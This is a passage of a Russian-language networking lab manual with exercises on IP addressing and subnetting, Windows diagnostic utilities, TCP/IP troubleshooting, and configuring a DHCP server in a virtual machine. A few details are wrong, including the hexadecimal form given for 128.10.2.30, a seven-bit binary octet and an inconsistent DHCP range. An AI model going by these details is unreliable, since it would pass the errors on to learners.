IP– адрес**	Сетевая маска	Шлюз
192.168.20Y	.G+XX	255.255.0.0

Использовать значение, которое было установлено ранее, либо значение, указанное преподавателем.

Где Y, G, XX – десятичные числа; Y – год поступления (одна цифра 0-9).

G = номер группы. 00 – для группы УИР-1; 50 – для группы УИР-2; 100 – для группы УИР3.

XX = – порядковый номер студента в группе.

Пример. Студент номер 21 (по журналу); группы УИР-2; год поступления 2003. XX=21; G=50; Y=3. Получим сетевой адрес машины: 192.168.203.71 Где 203 = 200+3 71 = 50+21.

1.6 Если в результате изменения параметров настройки протокола IP будет выдано сообщение о необходимости перезагрузки, ни в коем случае не делайте этого, просто откажитесь.

1.7 Открыть консоль системы (соответствующая процедура описана в приложении 2). В командной строке выполнить команду: > ipconfig /all Сохраните результат выполнения этой команды в отчете.

1.8 В командной строке консоли выполните команду: > ping

Результаты занесите в файл отчета.

Контрольные вопросы

1. Имеется сеть с IP = 192.168.55.0 и требуется разбить ее на ряд подсетей. Необходимо, чтобы в каждой подсети можно было использовать по 25 хостов. Какую маску необходимо применить в таком случае, чтобы обеспечить максимально возможное число таких подсетей?

A 255.255.255.192; B. 255.255.255.224;
C. 255.255.255.240; D 255.255.255.248.

2. У вас имеется маска 255.255.255.252. Какое значение имеет префикс?

A. /16; B. /24;
C. /30, D. /32

3. Если имеется IP– адрес 172.16.10.5/25, то какой широковещательный адрес должен использовать этот хост?

A. 255.255.255.255; B. 172.16.10.127;
C. 172.16.10.255; D. 172.16.10.128.

4. Сколько машин позволяет иметь в подсети маска 255.255.255.252?

A. 16384; B. 2; C. 4094; D. 6.

5. Каков диапазон допустимых адресов машин для подсети 172.16.10.5/26?

A. с 172.16,10.1 по 172.16.10.30; B. с l72.16.10.1 по l72.16.10.31;
C. с 172.16.10.1 по 172.16.10.62; D. с 172.16.10.1 по 172.16.10.63.

6. Если вы хотите объединить в подсеть машины с адресами с 192.168.10.64 по 192.168.10.127, то какими будут адрес и маска подсети?

A. 192.168.10.64 255.255.255.192; B. 192.168.10.0 255.255.255.192;
C. 192.168.10.64 255.255.255.224; D. 192.168.10.0 255.255.255.224.

7. Назовите основное назначение и возможности технологии применения масок переменной длины (VLSM).

8. Назовите основное назначение и возможности технологии бесклассовой междоменной маршрутизации (CIDR).

9. Объясните основные функции, выполняемые шлюзом в коммуникационной схеме протокола IP.

10. Каким образом, машины, работающие в IP сети, определяют, когда пакет необходимо доставить шлюзу, а в каком случае доставка выполняется непосредственно с помощью протоколов канального уровня?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 5
Работа с диагностическими утилитами протокола TCP/IP

Цель: формирование умений устанавливать и настраивать параметры протоколов;
- обнаруживать и устранять ошибки при передаче данных.

Время выполнения – 2 часа

Краткая теория

Диагностика сети собирает информацию о компьютере для решения сетевых проблем. Чаще всего, диагностика сети выполняется администратором сети или под руководством специалиста службы технической поддержки по телефону или через Интернет.

Диагностика сети позволяет выполнить различные тесты и собрать информацию о сети. В зависимости от выбранных параметров, диагностика сети тестирует сетевое взаимодействие и проверяет доступность некоторых сетевых служб и программ. Также, производится сбор основной информации о компьютере. Это средство предоставляет вам или специалисту службы технической поддержки информацию, необходимую для поиска причин, вызвавших проблемы с сетью. Наблюдение за состоянием системы.

Диспетчер состояния - еще один ключевой компонент справочной системы Windows XP. Его назначение - собирать данные, позволяющие выявить существующие или возможные неполадки, такие как некорректная загрузка или нехватка свободного пространства на диске.

Система обрабатывает эту информацию и отображает ее в консоли центра справки и поддержки. Работу диспетчера состояния обеспечивает служба Help and Support (Справка и поддержка). Она запускает исполняемый файл SVCHOST.EXE, который в свою очередь взаимодействует с файлом WMIPRVSE.EXE, собирающим информацию о системе. Еще несколько исполняемых файлов передают в центр справки и поддержки и отображают информацию, собранную службой-поставщиком Windows Management Instruments - WMI (Инструментарий управления Windows), сокращенно WMIPRVSE. Исполняемый файл HELPCTR.EXE поддерживает основной интерфейс центра справки и поддержки и использует файлы HELPHOST.EXE и HELPSVC.EXE для обеспечения работы слушателя хоста и служб поддержки соответственно.

Не всегда проблемы связности очевидны, и выявить их инструментальными средствами не всегда сразу удается. Часто наблюдаются только симптомы, которые необходимо интерпретировать. Придется поэтапно в логической последовательности использовать ряд инструментальных средств, следовательно, пользователь должен быть осведомлен относительно принципов организации сетей и возможностей каждого сетевого инструментального средства.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1**. С помощью "Центра справки и поддержки" MS Windows собрать информацию о системе:**

1. Вызовите "Центр справки и поддержки" MS Windows с помощью клавиши [F1] или с командной строки запустите: C:\WINDOWS\pchealth\helpctr\binaries\ HelpCtr.exe.

2. Выберите меню "Использование служебных программ для просмотра информации о компьютере и диагностики неполадок".

3. Далее "Расширенные сведения о системе". После выполнения "Настроить параметры сбора информации" выберите следующую возможность диагностики MS Windows: "Диагностика сети".

4. Диагностика сети собирает информацию об оборудовании, программном обеспечении и сетевых подключениях.

5. Проанализировать информацию и описать: "Службы Интернета", "Информация о компьютере", "Модемы и сетевые адаптеры".

2**. С помощью программы MS Windows "Сведения о системе" и systeminfo собрать информацию о системе:**

1. Запустить командный процессор: Пуск → Выполнить → cmd

2. Выполнить команду: cd C:\Program Files\Common Files\Microsoft Shared\ MSInfo\

3. Выполнить команду: msinfo32

4. Выполнить команду: systeminfo

3. Проанализировать связность сети, к которой подключен компьютер.

С помощью команд MS Windows просмотрите и опишите подсоединение к локальной сети. С командной строки выполните команды:

Команды	Содержание команды
netstat.exe –rn route print	Просмотреть записи в локальной таблице IP-маршрутизации
netstat.exe -s	Просмотреть статистические данные протоколов
netstat.exe -a	Просмотреть все подключения и ожидающие порты
net /help	Просмотреть команды сетевых служб
ping tracert	Проверить TCP/IP-соединения с помощью команд
ipconfig.exe /all	Вывод IP-адреса, маски подсети и основного шлюза для каждого сетевого адаптера
nslookup	Диагностировать инфраструктуру DNS (выйти из nslookup, >exit или Ctrl-C)
arp -a	Просмотр записей кэш, использующихся для хранения IP-адресов и соответствующих им физических адресов Ethernet

Контрольные вопросы

1. Что определяет связность сети?

2. Какие утилиты используются в ОС Windows для анализа сетевых подключение компьютера?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 6
Решение проблем с TCP/IP

Цель: формирование умений обнаруживать и устранять ошибки при передаче данных

Время выполнения – 2 часа

Краткая теория

TCP/IP - это аббревиатура термина Transmission Control Protocol/Internet Protocol (Протокол управления передачей/Протокол Internet).

В терминологии вычислительных сетей протокол - это заранее согласованный стандарт, который позволяет двум компьютерам обмениваться данными. Фактически TCP/IP не один протокол, а несколько. Именно поэтому вы часто слышите, как его называют набором, или комплектом протоколов, среди которых TCP и IP - два основных.

Программное обеспечение для TCP/IP, на вашем компьютере, представляет собой специфичную для данной платформы реализацию TCP, IP и других членов семейства TCP/IP. Обычно в нем также имеются такие высокоуровневые прикладные программы, как FTP (File Transfer Protocol, Протокол передачи файлов), которые дают возможность через командную строку управлять обменом файлами по Сети.

TCP/IP зародился в результате исследований, профинансированных Управлением перспективных научно-исследовательских разработок (Advanced Research Project Agency, ARPA) правительства США в 1970-х годах. Этот протокол был разработан с тем, чтобы вычислительные сети исследовательских центров во всем мире могли быть объединены в форме виртуальной "сети сетей" (internetwork). Первоначальная Internet была создана в результате преобразования существующего конгломерата вычислительных сетей, носивших название ARPAnet, с помощью TCP/IP.

Причина, по которой TCP/IP столь важен сегодня, заключается в том, что он позволяет самостоятельным сетям подключаться к Internet или объединяться для создания частных интрасетей. Вычислительные сети, составляющие интрасеть, физически подключаются через устройства, называемые маршрутизаторами или IP-маршрутизаторами. Маршрутизатор - это компьютер, который передает пакеты данных из одной сети в другую. В интрасети, работающей на основе TCP/IP, информация передается в виде дискретных блоков, называемых IP-пакетами (IP packets) или IP-дейтаграммами (IP datagrams). Благодаря программному обеспечению TCP/IP все компьютеры, подключенные к вычислительной сети, становятся "близкими родственниками". По существу, оно скрывает маршрутизаторы и базовую архитектуру сетей и делает так, что все это выглядит как одна большая сеть. Точно так же, как подключения к сети Ethernet распознаются по 48-разрядным идентификаторам Ethernet, подключения к интрасети идентифицируются 32-разрядными IP-адресами, которые мы выражаем в форме десятичных чисел, разделенных точками (например, 128.10.2.3).

Взяв IP-адрес удаленного компьютера, компьютер в интрасети или в Internet может отправить данные на него, как будто они составляют часть одной и той же

физической сети. TCP/IP дает решение проблемы данными между двумя компьютерами, подключенными к одной и той же интрасети, но принадлежащими различным физическим сетям. Решение состоит из нескольких частей, причем каждый член семейства протоколов TCP/IP вносит свою лепту в общее дело. IP - самый фундаментальный протокол из комплекта TCP/IP - передает IP-дейтаграммы по интрасети и выполняет важную функцию, называемую маршрутизацией, по сути дела это выбор маршрута, по которому дейтаграмма будет следовать из пункта A в пункт B, и использование маршрутизаторов для "прыжков" между сетями.

TCP - это протокол более высокого уровня, который позволяет прикладным программам, запущенным на различных главных компьютерах сети, обмениваться потоками данных. TCP делит потоки данных на цепочки, которые называются TCP-сегментами, и передает их с помощью IP. В большинстве случаев каждый TCP-сегмент пересылается в одной IPдейтаграмме. Однако при необходимости TCP будет расщеплять сегменты на несколько IPдейтаграмм, вмещающихся в физические кадры данных, которые используют для передачи информации между компьютерами в сети. Поскольку IP не гарантирует, что дейтаграммы будут получены в той же самой последовательности, в которой они были посланы, TCP осуществляет повторную "сборку" TCP-сегментов на другом конце маршрута, чтобы образовать непрерывный поток данных. FTP и telnet - это два примера популярных прикладных программ TCP/IP, которые опираются на использование TCP.

Другой важный член комплекта TCP/IP - User Datagram Protocol (UDP, протокол пользовательских дейтаграмм), который похож на TCP, но более примитивен. TCP - "надежный" протокол, потому что он обеспечивает проверку на наличие ошибок и обмен подтверждающими сообщениями чтобы данные достигали своего места назначения заведомо без искажений. UDP - "ненадежный" протокол, ибо не гарантирует, что дейтаграммы будут 38 приходить в том порядке, в котором были посланы, и даже того, что они придут вообще. Если надежность - желательное условие, для его реализации потребуется программное обеспечение. Но UDP по-прежнему занимает свое место в мире TCP/IP, и испльзуется во многих программах. Прикладная программа SNMP (Simple Network Management Protocol, простой протокол управления сетями), реализуемый во многих воплощениях TCP/IP, - это один из примеров программ UDP.

Другие TCP/IP протоколы играют менее заметные, но в равной степени важные роли в работе сетей TCP/IP. Например, протокол определения адресов (Address Resolution Protocol, ARP) ппреобразует IP-адреса в физические сетевые адреса, такие, как идентификаторы Ethernet. Родственный протокол - протокол обратного преобразования адресов (Reverse Address Resolution Protocol, RARP) - выполняет обеспечивает обратное действие, преобразуя физические сетевые адреса в IP-адреса. Протокол управления сообщениями Internet (Internet Control Message Protocol, ICMP) представляет собой протокол сопровождения, который использует IP для обмена управляющей информацией и контроля над ошибками, относящимися к передаче пакетов IP. Например, если маршрутизатор не может передать IPдейтаграмму, он использует ICMP, с тем чтобы информировать отправителя, что возникла проблема. Краткое описание некоторых других протоколов, которые "прячутся под зонтиком" TCP/IP, приведено во врезке.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Открыть окно командной строки, ввести команду ping с IP адресом машины, при взаимодействии с которой возникают проблемы. Определить, использует ли проблемная машина конфигурацию статичного или динамичного IP адреса. Для этого откройте панель управления и выберите опцию Сетевые подключения. Теперь правой клавишей нажмите на подключении, которое собираетесь диагностировать, затем выберите опцию Свойства в появившемся меню быстрого доступа.

2. Перейдите по спискам элементов, используемых подключением, пока не дойдете до TCP/IP протокола (выбран на рисунке 3). Выберите этот протокол, нажмите на кнопке Свойства, чтобы открыть страницу свойств для Internet Protocol (TCP/IP).

3. Запишите IP конфигурацию машины. Особенно важно сделать заметки следующих элементов:

1. Использует ли машина статичную или динамичную конфигурацию?

2. Если используется статичная конфигурация, запишите значение IP адреса, маски подсети и основного шлюза?

3. Получает ли машина адрес DNS сервера автоматически?

4. Если адрес DNS сервера вводится вручную, то какой адрес используется?

4. Если на компьютере установлено несколько сетевых адаптеров, то в панели управления будут перечислены несколько сетевых подключений.

5. Проверьте тип адаптера.

6. Определите, принимает ли Windows такую конфигурацию. Для этого откройте окно командной строки и введите следующую команду: IPCONFIG /ALL.

7. Определите правильный сетевой адаптер. В этом случае определение нужного адаптера довольно простое, поскольку в списке есть всего лишь один адаптер.

8. Отправьте ping запрос на адрес локального узла. Существует два различных способа того, как это сделать. Одним способом является ввод команды: PING LOCALHOST.

9. Введите команду Nslookup, за которой должно идти полное доменное имя удаленного узла. Команда Nslookup должна суметь разрешить полное доменное имя в IP адрес.

10. Необходимо просканировать клиентскую машину на предмет вредоносного ПО. Если на машине не обнаружено вредоносного ПО, сбросьте DNS кэш путем ввода следующей команды: IPCONFIG /FLUSHDNS.

Контрольные вопросы:

1. Поясните, что может означать, если время TTL закончилось до получения ответа.

2. Как подтвердить наличие сетевого соединения?

3. Что показывает команда IPCONFIG /ALL?

4. Что означает наличие IP адрес со значением 0.0.0.0.?

5. С помощью какой команды можно проверить то, что конфигурация IP адреса работает корректно, и что отсутствуют проблемы с стеком локального протокола TCP/IP?

6. Как производится опрос основного шлюза?

7. Как производится опрос DNS сервера?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 7
Преобразование форматов IP-адресов. Расчет IP-адреса и маски подсети

Цель: формирование умений организовывать и конфигурировать компьютерные сети;

- работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX).

Время проведения – 2 часа

Краткая теория

IP-адрес представляет собой 32-разрядное двоичное число, разделенное на группы по 8 бит, называемых октетами.

Наиболее распространенной формой представления IP-адреса является запись в виде четырех чисел, представляющих значения каждого байта в десятичной форме и разделенных точками, например: 128.10.2.30

Этот же адрес может быть представлен в двоичном формате: 10000000 00001010 00000010 00011110.

А также в шестнадцатеричном формате: 80.0A.02.1D

Следует заметить, что максимальное значение октета равно 11111111 (двоичная система счисления), что соответствует в десятичной системе 255.

Поэтому IP-адреса, в которых хотя бы один октет превышает это число, являются недействительными. Пример: 172.16.123.1 – действительный адрес, 172.16.123.256 – несуществующий адрес, поскольку 256 выходит за пределы допустимого диапазона.

IP-адрес состоит из двух логических частей – **номера подсети (ID подсети) и номера узла (ID хоста)** в этой подсети. При передаче пакета из одной подсети в другую используется ID подсети. Когда пакет попал в подсеть назначения, ID хоста указывает на конкретный узел в рамках этой подсети.

Чтобы записать ID подсети, в поле номера узла в IP-адресе ставят нули. Чтобы записать ID хоста, в поле номера подсети ставят нули. Например, если в IP-адресе 172.16.123.1 первые два байта отводятся под номер подсети, остальные два байта – под номер узла, то номера записываются следующим образом:

ID подсети: 172.16.0.0.

ID хоста: 0.0.123.1.

По числу разрядов, отводимых для представления номера узла (или номера подсети), можно определить общее количество узлов (или подсетей) по простому правилу: если число разрядов для представления номера узла равно N, то общее количество узлов равно 2N – 2. Два узла вычитаются вследствие того, что адреса со всеми разрядами, равными нулям или единицам, являются особыми и используются в специальных целях.

Например, если под номер узла в некоторой подсети отводится два байта (16 бит), то общее количество узлов в такой подсети равно 216 – 2 = 65534 узла.

Для определения того, какая часть IP-адреса отвечает за ID подсети, а какая за ID хоста, применяются два способа:

● с помощью классов

● с помощью масок.

Общее правило: под ID подсети отводятся первые несколько бит IP-адреса, оставшиеся биты обозначают ID хоста. Признаком, на основании которого IP-адрес относят к тому или иному классу, являются значения нескольких первых битов адреса.





Таблица - Классы IP-адресов

Класс	Первые биты	Наименьший номер сети	Наибольший номер сети	Количество сетей	Максимальное число узлов в сети
A	0	1.0.0.0	126.0.0.0	126	$2^{24} - 2 = 16777214$
B	10	128.0.0.0	191.255.0.0	16384	$2^{16} - 2 = 65534$
C	110	192.0.1.0	223.255.255.0	2097152	$2^{8} - 2 = 254$
D	1110	224.0.0.0	239.255.255.255	Групповой адрес	
E	11110	240.0.0.0	247.255.255.255	Зарезервирован	

Адреса класса A предназначены для использования в больших сетях общего пользования. Они допускают большое количество номеров узлов.

Адреса класса B используются в сетях среднего размера, например, сетях университетов и крупных компаний.

Адреса класса C используются в сетях с небольшим числом компьютеров.

Адреса класса D используются при обращениях к группам машин.

Адреса класса E зарезервированы на будущее.

Некоторые IP-адреса являются особыми, они не должны применяться для идентификации обычных сетей:

● Если все биты IP-адреса равны нулю, адрес обозначает узел- отправитель и используется в некоторых сообщениях ICMP.

● Если все биты ID сети равны 1, адрес называется ограниченным широковещательным (limited broadcast), пакеты, направленные по такому адресу, рассылаются всем узлам той подсети, в которой находится отправитель пакета.

● Если все биты ID хоста равны 1, адрес называется широковещательным (broadcast), пакеты, имеющие широковещательный адрес, доставляются всем узлам подсети назначения.

● Если все биты ID хоста равны 0, адрес считается идентификатором подсети (subnet ID).

Особый смысл имеет IP-адрес, первый октет которого равен 127. Этот адрес является внутренним адресом стека протоколов компьютера (или маршрутизатора). Он используется для тестирования программ, а также для организации работы клиентской и серверной частей приложения, установленных на одном компьютере. Обе программные части данного приложения спроектированы в расчете на то, что они будут обмениваться сообщениями по сети. В IP-сети запрещается присваивать сетевым интерфейсам IPадреса, начинающиеся со значения 127. Когда программа посылает данные по IP-адресу 127.x.x.x, то данные не передаются в сеть, а возвращаются модулям верхнего уровня того же компьютера, как только что принятые. Маршрут перемещения данных образует «петлю», поэтому этот адрес называется адресом обратной петли (loopback).

Форма группового IP-адреса - multicast - означает, что данный пакет должен быть доставлен сразу нескольким узлам, которые образуют группу с номером, указанным в поле адреса. Групповой адрес не делится на номера сети и узла и обрабатывается маршрутизатором особым образом. Основное назначение групповых адресов распространение информации по схеме «один ко многим». Основное назначение multicast-адресов - распространение информации по схеме “один-ко-многим”. Хост, который хочет передавать одну и ту же информацию многим абонентам, с помощью специального протокола IGMP (Internet Group Manageme Protocol) сообщает о создании в сети новой мультивещательной группы с определенным адресом. Машрутизаторы, поддерживающие мультивещательность, распространяют информацию о создании новой группы в сетях, подключенных к портам этого маршрутизатора. Хосты, которые хотят присоединиться к вновь создаваемой мультивещательной группе, сообщают об этом своим локальным маршрутизаторам и те передают эту информацию хосту, инициатору создания новой группы. Групповая адресация предназначена для экономичного распространения в Internet или большой корпоративной сети аудио- или видеопрограмм, предназначенных сразу большой аудитории слушателей или зрителей.

Маска - число, которое служит для выделения частей IP-адреса, чтобы TCP/IP мог отличать номер сети от номера хоста. Используя маску подсети, TCP/IP-хосты могут связаться и определить, где находится хост назначения: в локальной или удаленной сети.

Пример маски подсети: 255.255.255.0.

Биты IP-адреса, определяющие номер IP-сети, в маске подсети должны быть равны 1, а биты, определяющие номер узла, в маске подсети должны быть равны 0.

Для стандартных классов сетей маски имеют следующие значения:

-класс A - 11111111. 00000000. 00000000. 00000000 (255.0.0.0);

-класс B - 11111111.11111111. 00000000. 00000000 (255.255.0.0);

-класс C-11111111.11111111.11111111. 00000000 (255.255.255.0).

Маски подсетей могут использоваться для маскирования тех частей адреса, которые согласно структуре класса, определяются как адреса сети. На практике разделение на подсети применяется в случае, когда конкретное сетевое адресное пространство разбивается дальше на отдельные подсети.


Подсети являются удобным средством структуризации сетей в рамках одной организации, когда все адресное пространство сети internet может быть разделено на непересекающиеся подпространства - "подсети", с каждой из которых можно

работать как с обычной сетью TCP/IP. Таким образом единая IP-сеть организации может строиться как объединение подсетей. При этом организация должна получить один сетевой номер.

ПОРЯДОК ВЫПОЛНЕНИЯ:

Задание 1. Изучить теоретические основы IP-адресации
- Сколько октетов в IP — адресе?
- Сколько битов в октете?
- Сколько бит в маске подсети?

Задание 2. Определить IP адрес вашего ПК Узнайте собственный IP адрес компьютера и определите, к какому классу он относится. Узнать свой собственный IP адрес вы можете, если запустите в ОС Windows XP на выполнение команду Пуск – Программы – Стандартные – Командная Строка и наберете в ней ipconfig.



Задание 3. Переведите следующие двоичные числа в десятичные, а десятичные в двоичные.

Двоичное значение	Десятичное значение	Десятичное значение	Двоичное значение
10101100.00101000.00000000.00000000		127.1.1.1	
01011110.01110111.10011111.00000000		109.128.255.254	
10010001.0110000.10000000.00011001		131.107.2.89	
01111111.00000000.00000000.00000001		129.46.78.0	

Задание 4. Определение частей IP- адресов. Заполнить таблицу об идентификации различных классов IP-адресов.

IP- адреса хостов	Класс адреса	Адрес сети	Адреса хостов	Широковещательный (broadcast) адрес	Маска подсети по умолчанию
216.14.55.137					
123.1.1.15					
150.127.221.244					
194.125.35.199					
175.12.239.244					

Задание 5. Дан IP- адрес 142.226.0.15
- Чему равен двоичный эквивалент второго октета?
- Какому классу принадлежит этот адрес?
- Чему равен адрес сети, в которой находится хост с этим адресом?

● Является ли этот адрес хоста допустимым в классической схеме адресации?

Задание 6. Найти адрес сети, минимальный IP, максимальный IP и число хостов по IP-адресу и маске сети:

IP-адрес: 192.168.215.89

Маска: 255.255.255.0

Задание 7. Найти маску сети, минимальный IP, максимальный IP по IP-адресу и адресу сети:

IP-адрес: 124.165.101.45

Сеть: 124.128.0.0

Задание 8. Найти минимальный IP, максимальный IP по адресу сети и маске:

Маска: 255.255.192.0

Сеть: 92.151.0.0 43

Задание 9. Определите, какие IP-адреса не могут быть назначены узлам. Объясните, почему такие IP-адреса не являются корректными.

1. 131.107.256.80
2. 222.222.255.222
3. 31.200.1.1
4. 126.1.0.0
5. 190.7.2.0
6. 127.1.1.1
7. 198.121.254.255
8. 255.255.255.255

Контрольные вопросы:

1. Какие октеты представляют идентификатор сети и узла в адресах классов A, B и C?
2. Какие значения не могут быть использованы в качестве идентификаторов сетей и почему?
3. Какие значения не могут быть использованы в качестве идентификаторов узлов? Почему?
4. Когда необходим уникальный идентификатор сети?
5. Каким компонентам сетевого окружения TCP/IP, кроме компьютеров, необходим идентификатор узла?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 8
Работа в виртуальной машине Microsoft Virtual PC. DHCP – сервер, DNSсервер

Цель: формирование умений эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

Время выполнения – 2 часа

Примечание. Если виртуальная машина подключена к сетевому адаптеру на физическом компьютере (не Microsoft Loopback Adapter), т. е. имеет выход в реальную сеть, перед выполнением работы необходимо отключить физический компьютер от сети, потому что установка DHCPсервера на виртуальной машине может вызвать ошибки в работе реальной сети.

Связь с проектом

Целью данной лабораторной работы является установка DHCP-сервера для локальной сети факультета. Значение адреса узла, на котором будет работать DHCP-сервер, равно 192.168.1.1 и зарезервировано, а диапазон динамически выдаваемых адресов 192.168.1.11 – 192.168.1.100.

Порядок выполнения:

Задание 1. Назначить серверу сетевые параметры.

Указания к выполнению

1. Запустите виртуальную машину с Microsoft Windows Server 2003. Будем называть эту машину *сервером сети*.
2. Назначьте виртуальной машине IP-адрес 192.168.1.1, маска подсети 255.255.255.0.
3. Проверьте с помощью утилиты IPconfig правильность настройки сетевых параметров.
4. На физическом компьютере проверьте доступность виртуальной машины с помощью утилиты ping.

Поместите скриншоты командной строки для обеих утилит в отчет.

Задание 2. Установите DHCP-сервер на виртуальной машине.

Указания к выполнению

1. Для установки DHCP-сервера проделайте следующие действия[1]:

- Откройте **Control Panel (Панель управления)**, затем **Add/Remove Programs (Установка и удаление программ)**.
- На вкладке **Add/Remove Windows Components** (Установка компонентов Windows) найдите **Networking Services (Сетевые службы)** и нажмите **Details (Состав)**.
- Поставьте галочку около **Dynamic Host Configuration Protocol (Протокол Динамической конфигурации хостов)** и подтвердите свой выбор.
- Дождитесь завершения установки сервера.

2.Проверьте, что после установки сервера в меню **Administrative Tools** (**Администрирование**) добавилась новая оснастка – **DHCP**. Эта оснастка используется для настройки DHCP-сервера. Если в оснастке **DHCP** нет вашего сервера, то в меню нужно выбирать команду **Add server** (**Добавить сервер**), а затем указать имя DHCP-сервера или найти его с помощью клавиши **Browse** (**Обзор**).

3. Запуск и остановка DHCP-сервера производятся при помощи пункта контекстного меню DHCP-сервера **All tasks** (**Все задачи**).

4. Заметьте, что перед использованием DHCP-сервера в сети с установленной службой каталога Active Directory, его нужно авторизовать[2].

Сохраните в отчете скриншот оснастки DHCP.

Задание 3. Создать область действия DHCP-сервера со следующим диапазоном IP-адресов: 192.168.1.11 – 192.168.1.100.

Указания к выполнению

1.Запустите оснастку **DHCP**.

2.В контекстном меню конфигурируемого DHCP-сервера выберите пункт **New Scope** (**Создать область**).

3.В окне **Scope Name** (**Имя области**) определите имя для создаваемой области действия и дайте ей краткое описание. Используйте понятные имена, которые позволяют легко определить область действия в том случае, если на DHCP-сервере хранится несколько областей.

4.В окна мастера **IP Address Range** (**Диапазон адресов**) определите пул IP-адресов, для которых создается область действия. Пул задается путем указания начального (192.168.1.10) и конечного адреса (192.168.1.100) диапазона. Также указывается маска подсети (255.255.255.0).

5.В окне **Add Exclusions** (**Добавление исключений**) можно определить исключения из только что определенного диапазона, при этом можно исключать как отдельные адреса, так и целые диапазоны. Для исключения одиночного IP-адреса необходимо указать его в поле **Start IP address** (**Начальный IP-адрес**). Поле **End IP address** (**Конечный IP-адрес**) необходимо оставить в этом случае пустым. После нажатия кнопки **Add** (**Добавить**) введенный адрес будет добавлен в список исключенных из диапазона адресов.

6.В окне **Lease Duration** (**Время аренды**) определяется время аренды IP-адресов (по умолчанию – 8 дней).

7.На следующей странице мастера будет задан вопрос – требуется ли определить опции DHCP для создаваемой области действия непосредственно в ходе работы мастера или это будет сделано администратором впоследствии. Определите опции сразу же:

- **IP address of router** (**Адрес шлюза по умолчанию**) – поставьте адрес сервера (нажмите клавишу **Add**, чтобы он появился в списке);
- **DNS server** (**DNS сервер**) – добавьте адрес сервера;
- **WINS server** – добавьте адрес сервера или оставьте пустым, если служба WINS в сети не работает.

8. В конце работы мастера необходимо выбрать**Yes, activate scope now** (**Активизировать область действия сейчас**).

9. Если служба DHCP-сервера функционирует нормально, на значке сервера должна появиться зеленая стрелка. Красная стрелка указывает, что служба не работает, в этом случае следует обновить информацию о сервере (контекстное меню сервера – **Refresh**) или перезапустить службу (контекстное меню сервера – **All Tasks** – **Restart**).

Поместите в отчете скриншот оснастки DHCP.

Задание 4. Проверить работу DHCP-сервера.

Указания к выполнению

1. Запустите виртуальную машину с Microsoft Windows XP. Эта машина будет являться DHCP-клиентом, будем называть её *рабочей станцией*.

2. Настройте рабочую станцию на автоматическое получение IP-адреса и имени DNS-сервера.

- Откройте окно свойств **Подключение по локальной сети** и выберите **Протокол Интернета** (**TCP/IP**).
- Установите переключатель в положение **Получить IP-адрес автоматически**.

3.Выполните утилитуIPconfig с ключом /renew, а затем с ключом /all**,** и убедитесь в том, что рабочая станция получила сетевые параметры от DHCPсервера.

Поместите в отчете скриншот командной строки.

Задание 5. Зарезервируйте для рабочей станции постоянный IP-адрес 192.168.1.20.

Указания к выполнению

1. Запустите оснастку **DHCP**.

2. Для просмотра текущих аренд откройте раздел **Address Leases (Аренды адресов)** и найдите аренду для рабочей станции.

3. Определите MAC-адрес станции (столбец **Unique ID**) и запишите его.

4. В контекстном меню раздела **Reservations (Резервирования)** выбираем **New reservation…** и вводим параметры – имя резервирования, необходимый IP-адрес (192.168.1.20), MAC-адрес станции.

Поместите в отчет скриншот окна.

5. На рабочей станции выполните утилитуIPconfig с ключом /renew, а затем с ключом /all**,** и убедитесь в том, что рабочая станция получила зарезервированный IP-адрес от DHCP-сервера.

Поместите в отчете скриншот командной строки.

Задание 6. Зарезервируйте для рабочей станции адрес вне текущей области действия DHCP-сервера.

Указания к выполнению

1.Выполните резервирование для рабочей станции IP-адреса вне области действия DHCP-сервера, например, 192.168.1.200.

2.Проверьте на рабочей станции, получила ли она новые параметры.

Поместите в отчете скриншоты выполненных действий.

Задание 7. Настройте мониторинг DHCP-сервера.

Указания к выполнению

1.Служба DHCP-сервера ведет мониторинг своих действий, записывая их в журнал (**audit logging**). Этот журнал можно использовать при решении проблем с DHCP-сервером.

2.Чтобы включить журнал, откройте окно свойств DHCP-сервера (контекстное меню сервера – **Properties**). На вкладке **General** (**Общие**) выберите пункт **Enable DHCP audit logging** (**Разрешить мониторинг DHCP**).

3.Файлы журнала находится в следующем каталоге:

C:\Windows\system32\dhcp. Файлы создаются ежедневно и называются по следующему принципу: к постоянному имени **DhcpSrvLog** добавляется обозначение дня недели, например, журнал понедельника называется **DhcpSrvLog-Mon.log**.

4. Просмотрите файл журнала за текущий день. В начале журнала приводятся значения кодов событий. Затем указывается точное время и краткое описание события.

5. Найдите в журнале записи, соответствующие вашим действиям в этой лабораторной работе.

Сохраните в отчете текст файла журнала.

Порядок выполнения

Сохраняйте в отчете скриншоты каждого действия.

Установите диапазон адресов для DHCP-сервера 172.16.0.1 – 172.16.0.10, маска подсети 255.240.0.0. Проверьте работу DHCP-сервера.

Установите зарезервированный за рабочей станцией IP-адрес 172.16.0.20. Проверьте получение станцией адреса.

Используйте вкладку альтернативной конфигурации рабочей станции на случай отключения службы DHCP. Протестируйте полученные настройки.

Что такое автоматические частные адреса? Протестируйте их получение и работу сети в случае, если DHCP-сервер оказывается недоступным.

Контрольные вопросы

1.Для чего предназначена служба DHCP?

2.Что означает термин «аренда адреса»?

3.Для каких компьютеров сети следует применять резервирование адреса?

4.Какой IP-адрес шлюза по умолчанию определяют для подсети DHCP-сервера?

